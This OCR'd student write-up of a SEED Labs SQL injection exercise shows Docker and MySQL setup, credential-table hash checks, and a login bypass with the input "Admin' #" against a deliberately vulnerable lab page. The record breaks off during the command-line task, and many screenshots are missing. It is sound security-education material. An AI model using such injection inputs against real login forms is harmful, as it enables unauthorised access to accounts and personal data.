
Introduction to Offensive Security Lab 5


This lab is based on SQL injection. SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web
applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.
Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications.

Task 1: Getting familiar with SQL statements:


First, I went to the seed-server website and logged into the admin profile:



After this, I found the following result:



I also logged into the seed website using one of the employee login (Boby's) and I found the following:



Next I used dockps to find the vales as shown below:

```
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com


[11/17/23]seed@VM:~/.../Labsetup$ dockps
667411baea50  www-10.9.0.5
902bbcfc7598  mysql-10.9.0.6
[11/23/23]seed@VM:~/.../Labsetup$
```

Address	
Phone Number	

Copyright © SEED LABs


Next I implemented the root as shown below:

I found the following result after executing the given sql command:

```
[11/24/23]seed@VM:~/.../Labsetup$ docksh 902bbcfc7598
root@902bbcfc7598:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Now, after executing the show databases function, I got the following result:


```
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```



After that I performed all sql commands that were required as shown in the screenshot below:

```
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.07 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```

Further, I also described credential and executed the command to select all from credential and this is what I got:



As we can see in the screenshot above, the password is a hash code. Now when I tried running the password for ryan in another tab, I got the following result:

```
E: Unable to locate package sha1sum
[11/24/23]seed@VM:~/.../Labsetup$ echo -n 'seedryan' | sha1sum
a3c50276cb120637cca669eb38fb9928b017e9ef  -
[11/24/23]seed@VM:~/.../Labsetup$
```


As we can see, the hash code we got here is identical. We can do the same with alice as well as asked in the task:

```
[11/24/23]seed@VM:~/.../Labsetup$ echo -n 'seedryan' | sha1sum
a3c50276cb120637cca669eb38fb9928b017e9ef  -
[11/24/23]seed@VM:~/.../Labsetup$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[11/24/23]seed@VM:~/.../Labsetup$
```


Hence, we successfully implemented the task 1.

Task 2: SQL injection attack on SELECT statement:

For this task, first I analyzed the unsafe_home.php file. I also checked what happens when I try to login with the wrong password:




I also found the following when I tried to login using the commented admin:



Now, for **Task 2.1: SQL injection attack from webpage:**

For this task, first I had to edit out the unsafe_home.php file according to my need and I also performed the following tasks:



The screenshot below shows the modification I made in the unsafe_home.php file as well:

Next, I copied the unsafe_home.php file to the location as shown below:


```
[11/24/23]seed@VM:~/.../Labsetup$ dockps
667411baea50  www-10.9.0.5
902bbcfc7598  mysql-10.9.0.6
[11/24/23]seed@VM:~/.../Labsetup$ docksh 6
root@667411baea50:/# ls /var/www/
SQL_Injection  html
root@667411baea50:/# ls /var/www/SQL_Injection
css       index.html  seed_logo.png            unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/# cd !*
cd /var/www/SQL_Injection
root@667411baea50:/var/www/SQL_Injection#
```


```
[11/24/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[11/24/23]seed@VM:~/.../Labsetup$ cd image_www/
[11/24/23]seed@VM:~/.../image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[11/24/23]seed@VM:~/.../image_www$ cd Code/
[11/24/23]seed@VM:~/.../Code$ ls
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
[11/24/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 667411baea50:/var/www/SQ
L_Injection#
[11/24/23]seed@VM:~/.../Code$
```

Next, I confirmed that the unsafe file was copied successfully at the specified location and it was in the edited format:


```
root@667411baea50:/# ls /var/www/SQL_Injection
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/# cd !*
cd /var/www/SQL_Injection
root@667411baea50:/var/www/SQL_Injection# ls
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@667411baea50:/var/www/SQL_Injection# cat unsafe_home.php
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
Logout. The profile details fetched will be displayed using the table class of b
```

Now, when I went back to the website and tried the commented login again as shown below, I got the following result:





Also, when I used the Admin' # in the login, I got the following result:




Hence, we can see the task was successful. We did not need password to access these entries as required in the task.

Now, for **Task 2.2: SQL injection attack from command line:**

For this task, first I executed the given command in task and got the following result:

```
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice&Password=11'
[1] 32228
[11/24/23]seed@VM:~/.../Labsetup$ curl: (3) Failed to convert 'www.seed-server.c
om to ACE; string contains a disallowed character
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice&Password=11'
[1]+  Exit 3                  curl 'www.seed-server.com/unsafe_home.php?username
=alice
>
```

After this, when I logged into the Alice profile, I saw the following result again:



Also, it gave me an output that the account information does not exist for Alice which is not true:

```
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-colo
r: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style
="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname
,Password
      FROM credential
      WHERE name= 'alice' and Password='17ba0791499db908433b80f37c5fbc89b870084b'</d
iv></nav><div class='container text-center'><div class='alert alert-danger'>The acco
unt information your provide does not exist.<br></div><a href='index.html'>[11[11[11
```

When I used seedalice as password for the next execution, I got the following result:

```
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice&Password=11'
[1]+  Exit 3                  curl 'www.seed-server.com/unsafe_home.php?username
=alice
> curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
> ^C
[11/24/23]seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?user
name=alice&Password=seedalice'
>
